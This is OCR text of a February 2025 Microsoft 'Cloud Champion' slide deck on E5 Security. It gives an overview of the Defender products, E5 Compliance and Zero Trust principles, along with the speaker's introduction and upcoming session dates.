Microsoft Security

CLOUD CHAMPION

Comprehensive E5 Security

(overview & demo session)

February 2025

Introduction – Jelena Bratić


Partner Solution Architect,
EMEA Partner Team (GPS)

Focused on Security
Emphasize Channel Partners

Over 20 years of experience in the solutions business.

https://www.linkedin.com/in/jebratic/

CLOUD CHAMPION



20 FEBRUARY 2025

What's New in Security, Compliance and Identity February

25 FEBRUARY 2025


Microsoft Defender Cloud Security Posture Management

4 MARCH 2025

Secure and govern data in the age of AI with Microsoft Purview

https://www.cloudchampion.co.uk/

Agenda



Strategic Importance of E5 Security

Understanding the critical role of comprehensive security in protecting business assets and data.

How E5 Security aligns with organizational goals and compliance requirements.

- Microsoft Defender for Office 365
- Microsoft Defender for Endpoint
- Microsoft Defender for Identity
- E5 Compliance – IP&G, IRM, eDiscovery & Audit

Integrated Security Approach

Leveraging the synergy between Microsoft Defender tools for a unified security strategy.

Business benefits: Streamlined security management, comprehensive threat visibility, and enhanced incident response.

Demonstration Session


Q&A

How we traditionally build of our defenses

What actually happens in attacks


Exploded attack surface

The landscape you need to protect



Zero Trust Architecture – ‘assume breach’ mentality

Verify **explicitly** | Use **least-privileged access** | Assume **breach**



FOUNDATIONAL SECURITY

Identities

Multi-factor authentication

User/session risk

Device risk state

Device inventory

Devices

MATURING SECURITY

Security policy enforcement

+ threat intelligence

Classify, label, encrypt

Data

Adaptive access

Apps

